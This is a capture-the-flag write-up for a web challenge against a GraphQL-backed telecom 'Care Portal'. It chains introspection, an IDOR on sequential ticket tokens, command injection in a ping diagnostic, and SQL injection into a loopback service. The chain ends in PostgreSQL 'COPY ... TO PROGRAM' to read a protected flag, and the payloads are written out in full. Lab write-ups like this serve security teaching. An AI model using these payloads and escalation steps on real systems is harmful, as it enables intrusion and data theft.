Category: Web
Difficulty: Medium
Challenge Description
NovaLink Communications runs its residential and business subscriber operations through the Care Portal, a GraphQL-backed platform used by customers and support agents alike. Registration is open to the public.
Find a way into the platform’s diagnostic tooling and retrieve the internal flag.
First Look at the App
by visiting the challenge url we get to Care Portal’s homepage.

at the right side of the navbar we have link to the api explorer page

at this page we have ability to run graphql queries and view the reponse as well as setting request headers. this seems like the place we should rest of our time solving the challenge since there is no other apparent attack surface.
Interacting with the GraphQL API
The API explorer is a GraphiQL console. The first thing to try against any GraphQL endpoint is introspection, a built-in feature that lets you ask the API to describe its own schema. If it’s left enabled, and it often is, it hands you the full map of the application.
I started with a small query just to list every type:
{
  __schema {
    types { name kind }
  }
}
Introspection was enabled, and it returned all the custom types. Ignoring the built-in __ types and the standard scalars, the interesting ones were:
QueryandMutation, the entry pointsUser,AuthPayloadTicket,Invoice,Plan,DiagnosticResult
Next I pulled the full schema with a complete introspection query to see every field, argument, and return type. The important parts were the two entry points.
Queries:
me          -> User
myTickets   -> [Ticket!]!
myInvoices  -> [Invoice!]!
servicePlans-> [Plan!]!
Mutations:
register(username, password, email) -> AuthPayload!
login(username, password)           -> AuthPayload!
updateProfile(email)                -> User!
submitTicket(subject, body)         -> Ticket!
impersonateUser(ticketToken)        -> AuthPayload!
runDiagnostic(tool, target)         -> DiagnosticResult!
And the key object types:
User    { id, username, email, role }
Ticket  { id, token, subject, status, createdAt }
AuthPayload { token, user }
DiagnosticResult { tool, target, output }
Mapping the Attack Surface
Reading the schema, two mutations stood out.
First, impersonateUser(ticketToken) returns a full AuthPayload, which is a login token plus a user. A Ticket also has a token field. So the design is that a ticket carries a token, and that token can be traded for a logged-in session as whoever owns the ticket. If I could get an admin or agent ticket token, I could become them.
Second, runDiagnostic(tool, target) returns an output field. A “run a tool against a target” feature is a likely spot for command injection, since it is probably shelling out to something like ping.
The plan was to use impersonateUser to take over a more privileged account, then abuse runDiagnostic for code execution.
Step 1: Broken Authentication via impersonateUser
First I registered and logged in to get a session:
mutation {
  register(username: "sahand", password: "Passw0rd!", email: "s@test.com") {
    token
    user { id username role }
  }
}
This returned a JWT and showed my account was id: 4, role: customer. I put the JWT into the GraphiQL Request Headers panel:
{ "Authorization": "Bearer <token>" }
Then I submitted a ticket to see what a ticket token looks like:
mutation {
  submitTicket(subject: "test", body: "hello") {
    id token subject status createdAt
  }
}
Response:
{ "id": "4", "token": "TCK-000004", "status": "open", ... }
The ticket token is TCK- followed by a zero-padded sequential ID. My ticket was TCK-000004, so tickets 1, 2, and 3 already exist and belong to other users. The tokens are easy to guess.
The next test was whether impersonateUser checks that the ticket belongs to me. I tried the lowest ones:
mutation {
  impersonateUser(ticketToken: "TCK-000001") {
    token
    user { id username role }
  }
}
It handed back a valid session with no ownership check at all. Walking the tokens:
| Ticket | User | Role |
|---|---|---|
| TCK-000001 | svc-noc-diag | agent |
| TCK-000002 | j.reyes | customer |
| TCK-000003 | m.osei | customer |
| TCK-000004 | sahand (me) | customer |
This is an IDOR (Insecure Direct Object Reference) combined with broken authentication. Sequential, forgeable tokens plus a missing ownership check means I can log in as any user.
TCK-000001 was the one I wanted: user svc-noc-diag with role agent. The name is a hint on its own, with “NOC” for Network Operations Center and “diag” for diagnostics. This is the service account meant to run diagnostics. I decoded its JWT to confirm the agent role and swapped that token into my headers.
Step 2: Command Injection in runDiagnostic
Now acting as the agent account, I ran a baseline diagnostic to learn the output format:
mutation {
  runDiagnostic(tool: "ping", target: "127.0.0.1") {
    output
  }
}
The output was real ping output, so the backend is shelling out to the OS. Next I injected a second command onto the target:
mutation {
  runDiagnostic(tool: "ping", target: "127.0.0.1; id") {
    output
  }
}
The output ended with:
uid=1001(svc-diag) gid=1001(svc-diag) groups=1001(svc-diag)
The ; separator passed straight through and my injected id ran. That gave me remote code execution on the host as the svc-diag user. From here, everything was a matter of running commands through the target field.
Step 3: Finding the Real Target
With RCE, I looked around. The app lives in /opt/novalink/app:
mutation {
  runDiagnostic(tool: "ping", target: "127.0.0.1; ls -la; pwd; ls -la /") {
    output
  }
}
Two things mattered:
- A
flagdirectory at the filesystem root:/flag/flag.txt - Source files I could read:
main_app.py,internal_reports.py,auth.py,schema.graphql
Trying to read the flag directly failed:
cat: /flag/flag.txt: Permission denied
Checking the permissions explained why:
-r--r----- 1 postgres postgres 42 flag.txt
The flag is owned by postgres, not root. I’m svc-diag, so I can’t read it. I need to read it as the postgres user, which pointed at the database.
Reading the source confirmed the path. internal_reports.py is a second, separate Flask app with an obvious bug:
report_date = request.args.get("report_date", "")
query = (
    "SELECT invoice_id, subscriber_id, amount, status "
    f"FROM invoices WHERE billing_date = '{report_date}' "
    "ORDER BY invoice_id"
)
cur.execute(query)
That is raw string formatting into a SQL query, so it is a SQL injection. It connects to Postgres as a reporting_svc account. The comment in the code even claims it is safe because the service “only runs on the private management network” and is “bound to loopback only, never reachable from outside the host.”
That assumption is the whole vulnerability. It is only true if nobody has code execution on the host, and I did. So I could reach it with curl from my RCE.
Step 4: SQL Injection as reporting_svc
The internal service listens on 127.0.0.1:5001. I confirmed I could reach it:
mutation {
  runDiagnostic(tool: "ping", target: "127.0.0.1; curl -s http://127.0.0.1:5001/internal/health") {
    output
  }
}
It returned {"service":"billing-reconciliation","status":"ok"}.
My first injection attempts returned HTTP 500 errors. The reason was a type mismatch. billing_date is a DATE column, so when my payload closed the quote it left billing_date = '', and Postgres errors out trying to cast an empty string to a date before the injection even runs.
The fix was to seed the quote with a valid date first, then inject. I confirmed the injection point with a harmless UNION:
Payload (decoded): 2026-01-01' UNION SELECT NULL,NULL,0,'INJECT_OK'-- -
[{"amount":0.0,"invoice_id":null,"status":"INJECT_OK","subscriber_id":null}]
INJECT_OK came back in the status field, so the injection works. I put NULL in the first two columns so their types don’t clash, 0 in the numeric amount column, and my data in the text status column.
But reading the flag with pg_read_file('/flag/flag.txt') returned a 500. That function needs superuser or a special role, and reporting_svc had neither. So I needed another way.
Step 5: From SQLi to Code Execution as postgres
The postgres superuser was a dead end. The entrypoint script sets random passwords each boot and requires a password for TCP logins. So the flag had to be reachable as reporting_svc somehow, which meant the answer was in how that account was set up.
entrypoint.sh renders and runs /opt/novalink/db/init.sql as postgres on first boot. Reading that file gave the last piece:
CREATE ROLE reporting_svc WITH LOGIN PASSWORD '...';

-- Reporting service needs to shell out to render CSV exports for finance.
-- Ops granted it pg_execute_server_program instead of building a proper
-- export worker, "temporarily", during the Q1 CRM migration.
GRANT pg_execute_server_program TO reporting_svc;
reporting_svc was granted pg_execute_server_program. That role allows COPY ... TO/FROM PROGRAM, which runs an arbitrary shell command as the postgres OS user, and postgres owns the flag.
PostgreSQL’s COPY ... TO PROGRAM only needs to run a command, not return data, so I used a stacked query (psycopg2 runs multiple ;-separated statements in one execute) to make postgres copy the flag somewhere I could read it:
Payload (decoded):
2026-01-01'; COPY (SELECT 1) TO PROGRAM 'cp /flag/flag.txt /tmp/flag_out; chmod 644 /tmp/flag_out'-- -
The full request, run through my svc-diag RCE:
mutation {
  runDiagnostic(tool: "ping", target: "127.0.0.1; curl -s 'http://127.0.0.1:5001/internal/reports/reconciliation?report_date=2026-01-01%27%3B%20COPY%20%28SELECT%201%29%20TO%20PROGRAM%20%27cp%20%2Fflag%2Fflag.txt%20%2Ftmp%2Fflag_out%3B%20chmod%20644%20%2Ftmp%2Fflag_out%27--%20-'; cat /tmp/flag_out") {
    output
  }
}
What happens here:
- The valid date (
2026-01-01) makes the first statement parse cleanly. - The stacked
COPY ... TO PROGRAMruns as thepostgresOS user, copies the protected flag to/tmp/flag_out, and makes it world-readable. - The endpoint returns
[], since aCOPYproduces no rows. - Back in my
svc-diagshell,cat /tmp/flag_outreads the now-readable copy.
Output:
flag{*******_****_**_**_****_*******_***}The Full Chain
No single bug solved this challenge. Each one unlocked the next:
- Introspection enabled, which leaked the full schema and attack map.
- IDOR and broken auth in
impersonateUser, where guessableTCK-00000Ntokens with no ownership check gave a session as theagentservice account. - Command injection in
runDiagnostic, which gave RCE assvc-diag. - SQL injection in the “loopback-only” internal report, whose only protection was being unreachable from the network, which the host RCE defeated.
- The
pg_execute_server_programgrant, which turnedCOPY ... TO PROGRAMinto command execution aspostgresand gave up the flag.